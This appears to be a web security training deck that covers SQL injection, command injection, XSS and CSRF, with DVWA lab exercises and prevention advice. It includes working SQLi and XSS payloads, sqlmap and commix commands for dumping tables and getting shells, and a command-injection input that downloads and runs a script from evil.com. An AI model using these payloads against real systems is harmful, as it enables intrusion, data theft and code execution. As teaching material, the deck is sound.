1. SQL Injection

1. Classic SQLi – Direct injection into query strings

Scenario: Login form
Input: *' OR '1'='1*

- Query becomes:

```
SELECT * FROM users WHERE username = '' OR '1'='1';
```

Sample Error:

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/var/www/html/login.php on line 12
```

Effect: Always returns true, bypassing authentication

Injection Vulnerability

V. Injection Vulnerability

1. SQL Injection

2. Blind SQLi (Boolean-Based)

Scenario: No error messages, but different responses based on query logic.
Input:
?id=1' AND 1=1 --
?id=1' AND 1=2 --

- Query becomes:

```
?id=1' AND 1=1 --   ✅ (page loads normally)
?id=1' AND 1=2 --   ❌ (page behaves differently)
```

Behavior: First input returns normal page, and Second input returns blank or error page.
Effect: Attacker infers data by observing page behavior.

Injection Vulnerability

V. Injection Vulnerability

1. SQL Injection

3. Error-Based SQLi

Scenario: Application displays database errors.
Input:
?id=1' ORDER BY 100 --

- Query becomes:

```
?id=1' ORDER BY 100 --
```

Sample Error:

```
Unknown column '100' in 'order clause'
```

Effect: If column 100 doesn't exist, the DB throws an error, revealing structure.

Injection Vulnerability

V. Injection Vulnerability

1. SQL Injection

4. Union-Based SQLi

Scenario: Attacker uses UNION to extract data

Input:

?id=1' UNION SELECT username, password FROM users --

- Query becomes:

```
?id=1' UNION SELECT username, password FROM users --
```

Sample Error:

```
Column count doesn't match value count at row 1
```

Effect: Combines results from the users table with the original query.

Injection Vulnerability

V. Injection Vulnerability

1. SQL Injection


How to Detect SQLi

- Use ' OR '1'='1 or '-- in input fields.
- Look for SQL error messages like:

```
You have an error in your SQL syntax
```

Tools:

- sqlmap
- Burp Suite
- OWASP ZAP




Injection Vulnerability

V. Injection Vulnerability

1. SQL Injection

SQLmap: is an automated tool that helps penetration testers and security researchers find and exploit SQL injection flaws in web applications. It supports a wide range of databases and injection techniques.



How to install (kali): sudo apt install sqlmap

```
root@kali:~# sqlmap -u "http://192.168.1.250/?p=1&forumaction=search" --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.2.11#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent

[*] starting at 13:37:00

[13:37:00] [INFO] testing connection to the target URL
```

Injection Vulnerability

V. Injection Vulnerability

1. SQL Injection

Basic Usage:

1. Detect SQL Injection: SQLmap will test the id parameter for injection vulnerabilities

```
sqlmap -u "http://target.com/page.php?id=1"
```

2. Extract Database Names: If vulnerable, SQLmap will list all available databases.

```
sqlmap -u "http://target.com/page.php?id=1" --dbs
```

3. Dump Table Data: this extracts all data from the specified table.

```
sqlmap -u "http://target.com/page.php?id=1" -D database_name -T table_name --dump
```

Contents

V. Injection Vulnerability


1. SQL injection
2. Command Injection
3. Case Studies

Injection Vulnerability

V. Injection Vulnerability

2. Command Injection

Command Injection is a critical vulnerability that allows attackers to execute arbitrary system commands on a server through a vulnerable application. It typically occurs when user input is improperly validated and passed directly to a system shell.



Injection Vulnerability

V. Injection Vulnerability

2. Command Injection

Useful commands: after you identify an OS command injection vulnerability, it's useful to execute some initial commands to obtain information about the system. Below is a summary of some commands that are useful on Linux and Windows platforms:

Purpose of command	Linux	Windows
Name of current user	whoami	whoami
Operating system	uname -a	ver
Network configuration	ifconfig	ipconfig /all
Network connections	netstat -an	netstat -an
Running processes	ps -ef	tasklist

Injection Vulnerability


V. Injection Vulnerability

2. Command Injection

Example: Command Injection in a Web Application

- **Vulnerable PHP Code**: Ping Feature on web application.

```php
<?php
if (isset($_GET['host'])) {
    $host = $_GET['host'];
    $output = shell_exec("ping -c 4 " . $host);
    echo "<pre>$output</pre>";
}
?>
```



- **Malicious Input in web application:**

127.0.0.1 **&& whoami** – runs ping and then shows the current user.
127.0.0.1 **| cat /etc/passwd** – pipes output to read system password file.
127.0.0.1**; curl http://evil.com/malware.sh | sh** – downloads and executes a malicious script.

V. Injection Vulnerability

2. Command Injection

What Happens?

- The command executed becomes:

```
ping -c 4 127.0.0.1; ls
```

- Output from web application

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.037/0.040/0.045/0.003 ms

index.php
config.php
uploads
logs
README.md
```

Injection Vulnerability

V. Injection Vulnerability

2. Command Injection

Tools:

1. **Commix:** Command Injection Exploitation Tool:

- It is used to test web applications with the view to find bugs, errors or vulnerabilities related to command injection attacks.

How to install (Kali): sudo apt install commix

2. **Burp Suite:** Web Security Testing Platform

Versions Available:

- Community Edition: Free, manual testing tools (Repeater, Decoder, etc.)
- Professional Edition: Paid, includes automated scanning, full Intruder, and advanced features.

How to install (kali): sudo apt install burpsuite

Injection Vulnerability

V. Injection Vulnerability

2. Command Injection

1. Commix Basic Usage:

TEST a GET parameter:

- **Command:** *commix --url="http://target.com/vuln.php?ip=127.0.0.1"*

TEST a POST parameter:

- **Command:** *commix --url="http://target.com/vuln.php" --data="ip=127.0.0.1&submit=Ping"*

Add Cookie:

- **Command:** *commix --url="http://target.com/vuln.php" --cookie="PHPSESSID=abc123; security=low" --data="ip=127.0.0.1&submit=Ping"*

V. Injection Vulnerability

2. Command Injection

1. Commix Basic Usage:

Run a Specific OS Command:

- **Command:** *commix --url="http://target.com/vuln.php?ip=127.0.0.1" --os-cmd="whoami"*

Get an Interactive Shell:

- **Command:** *commix --url="http://target.com/vuln.php?ip=127.0.0.1" --os-shell*

Injection Vulnerability

V. Injection Vulnerability

2. Command Injection

2. Burp Suite Usage:

Use a Raw Request File (from Burp Suite):

- **Enable Proxy**: Intercept the Request with Burp
- **Save the Request to a File:** Right click "Save" and export the request as a .txt file.
- **Command:** *commix --request=request.txt*

```
[INFO] Testing for command injection vulnerabilities...

[+] The target seems to be vulnerable to command injection!
[+] Injection point: GET parameter 'username'
[+] Technique: Classic command injection
[+] Payload: ; echo 1234567890

[INFO] Starting interactive shell...
commix-shell> whoami
root
commix-shell> uname -a
Linux target 5.4.0-42-generic #46-Ubuntu SMP x86_64 GNU/Linux
```

Contents

V. Injection Vulnerability

1. SQL injection
2. Command Injection
3. Case Studies

Injection Vulnerability

V. Injection Vulnerability

3. Case Studies

CVE-2025-1094: PostgreSQL SQL Injection → Shell Execution

Affected Component: PostgreSQL's interactive command-line tool: **psql**

Vulnerability Summary

The flaw stems from how PostgreSQL handles invalid **UTF-8 characters**, which can be manipulated to trigger a SQL injection. What makes this vulnerability particularly dangerous is its interaction with the psql tool's meta-command feature, specifically the **\! command**, which allows execution of shell commands directly from within the SQL interface.


Command: *'; \! whoami; --*

Exploitation Chain:

SQL Injection via malformed UTF-8 input.

Execution of \! meta-command to run arbitrary shell commands.

Full arbitrary code execution on the host system.



V. Injection Vulnerability

LAB: DVWA

Exercise:

- Command Injection + Remote Code Execution (RCE)
- Classic SQLi
- Blind SQLi

Contents

VI. Cross-Site Scripting (XSS)

1. Reflected XSS
2. Dom-based XSS
3. Stored XSS
4. XSS Prevention
5. Case Studies


SALACYBER

VI. Cross-Site Scripting (XSS)

1. Reflected XSS

Reflected XSS occurs when user input is immediately echoed by the server in the HTTP response without proper sanitization or encoding. The malicious script is delivered via a URL or form and executed when the victim opens the link.

- **Attack vector**: URL parameters, form inputs, headers.
- **Execution**: Happens instantly when the crafted URL is visited.
- **Common use**: Phishing attacks, session hijacking, redirecting users.



VI. Cross-Site Scripting (XSS)

1. Reflected XSS

Basic Payloads

```
<script>alert('XSS')</script>
"><script>alert('XSS')</script>
'><script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>
<body onload=alert('XSS')>
```

URL-Encoded Payloads

```
%3Cscript%3Ealert('XSS')%3C%2Fscript%3E
%22%3E%3Cscript%3Ealert('XSS')%3C%2Fscript%3E
%3Cimg%20src%3Dx%20onerror%3Dalert('XSS')%3E
```

HTML-Encoded Payloads

```
&lt;script&gt;alert('XSS')&lt;/script&gt;
&quot;&gt;&lt;script&gt;alert('XSS')&lt;/script&gt;
&#x3C;script&#x3E;alert('XSS')&#x3C;/script&#x3E;
```

Contents

VI. Cross-Site Scripting (XSS)

1. Reflected XSS
2. Dom-based XSS
3. Stored XSS
4. XSS Prevention
5. Case Studies


SALACYBER

VI. Cross-Site Scripting (XSS)

2. DOM-based XSS

DOM-based XSS occurs when the vulnerability is in the client-side JavaScript, not the server. The malicious input is read from the browser (e.g., URL, cookies, local storage) and written into the page's DOM without proper sanitization.

- **No server involvement** in reflecting the payload.
- **Execution happens entirely in the browser.**
- Common sources: location, document.referrer, document.cookie, localStorage.



SALACYBER

VI. Cross-Site Scripting (XSS)

2. DOM-based XSS

Basic DOM XSS Payloads

#<script>alert('DOM XSS')</script>
#<img src=x onerror=alert('DOM XSS')>
#<svg onload=alert('DOM XSS')>
#<iframe src="javascript:alert('DOM XSS')"></iframe>
#<body onload=alert('DOM XSS')>

DOM Property Exploits

```
document.location = "javascript:alert('DOM XSS')"
document.write("<script>alert('DOM XSS')</script>")
document.getElementById("output").innerHTML = location.hash.substring(1);
```

Contents

VI. Cross-Site Scripting (XSS)

1. Reflected XSS
2. Dom-based XSS
3. Stored XSS
4. XSS Prevention
5. Case Studies


SALACYBER

VI. Cross-Site Scripting (XSS)

3. Stored XSS

Stored Cross-Site Scripting (Stored XSS) is a type of web security vulnerability that allows an attacker to inject malicious scripts into content that is permanently stored on a target server, such as in a database, message forum, comment field, or user profile.

- **Injection:** The attacker submits malicious JavaScript code into a vulnerable input field (e.g., a comment box).
- **Storage:** The application stores this input in a backend database or other persistent storage.
- **Execution:** When another user views the page, the stored script is served as part of the page and executed in their browser.



SALACYBER

VI. Cross-Site Scripting (XSS)

3. Stored XSS

Stored XSS Payloads

- **Simple Alert:** <script>alert('XSS');</script>
- **Image Tag with onerror:** <img src="x" onerror="alert('XSS')”>
- **Anchor Tag with JavaScript:** Click me
- **Input Field with Event Handler:** <input type="text" value="XSS" onfocus="alert('XSS')”>
- **SVG with Embedded Script:** <svg/onload=alert('XSS')>
- **Div with Mouse Event:** Hover me
- **Malicious Script in Comment:** <!-- <script>alert('XSS')</script> -->
- **Base64 Encoded Payload:** <iframe src="data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4="></iframe>

Contents

VI. Cross-Site Scripting (XSS)

1. Reflected XSS
2. Dom-based XSS
3. Stored XSS
4. XSS Prevention
5. Case Studies

VI. Cross-Site Scripting (XSS)

4. XSS Prevention

Escape Output

- Encode user data before displaying it in HTML, JavaScript, or URLs.

Sanitize Input

- Clean or strip dangerous content, especially if HTML is allowed.

Apply Content Security Policy (CSP)

- Restrict where scripts can load from and block inline scripts.

Secure Cookies

- Use HttpOnly and Secure flags to protect session cookies.

Deploy a WAF (Web Application Firewall)

- Detect and block malicious input before it reaches your app.

Contents

VI. Cross-Site Scripting (XSS)

1. Reflected XSS
2. Dom-based XSS
3. Stored XSS
4. XSS Prevention
5. Case Studies

SALACYBER

VI. Cross-Site Scripting (XSS)


4. Case Studies

Zimbra Collaboration Suite – Stored XSS in Web Client

Issue Description: The vulnerability stemmed from insufficient input sanitization in the Zimbra Classic Web Client. This allowed attackers to inject malicious JavaScript code into fields that were later rendered in the browser of other users persistently stored in the backend.

Impact

- **Session Hijacking**: Attackers could steal session cookies or tokens.
- **Credential Theft**: Malicious scripts could capture login credentials.
- **Privilege Escalation**: If an admin viewed the payload, attackers could gain elevated access.
- **Data Exfiltration**: Sensitive data could be silently sent to external servers.



SALACYBER

VI. Cross-Site Scripting (XSS)

LAB: DVWA

Exercise:

- XSS DOM
- XSS Reflected
- XSS Stored

Contents


VII. Cross Side Request Forgery

VII. Cross-Site Request Forgery (CSRF)

1. Introduction

Cross-Site Request Forgery (CSRF) is a type of web security vulnerability that tricks a user into performing actions they didn't intend to on a web application where they're authenticated.

- A user is logged into a web application (e.g., a banking site).
- An attacker tricks the user into clicking a malicious link or loading a page that sends a request to the web application.
- The request uses the user's credentials (like cookies or session tokens) to perform actions without their consent.



Contents

VII. Cross Side Request Forgery

1. Introduction
2. How to see Vulnerability
3. How to exploit Vulnerability
4. How to Prevent
5. Case Studies

SALACYBER

VII. Cross-Site Request Forgery (CSRF)

2. How to see Vulnerability

For example, suppose an application contains a function that lets the user change the email address on their account. When a user performs this action, they make an HTTP request like the following:

- This is what a logged-in user would send when changing their email address through the UI.

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```

Contents

VII. Cross Side Request Forgery

1. Introduction
2. How to see Vulnerability
3. How to exploit Vulnerability
4. How to Prevent
5. Case Studies

SALACYBER

VII. Cross-Site Request Forgery (CSRF)

3. How to Exploit Vulnerability

CSRF Exploit HTM

- You can craft a malicious HTML page like this

What happens?

- If the victim is logged into vulnerable-website.com, And they visit this attacker-controlled page (via a malicious email, iframe ad, etc.), Their browser automatically includes the session cookie when submitting the POST request.
- The server sees a valid request from an authenticated user and changes the victim's email to pwned@evil-user.net.

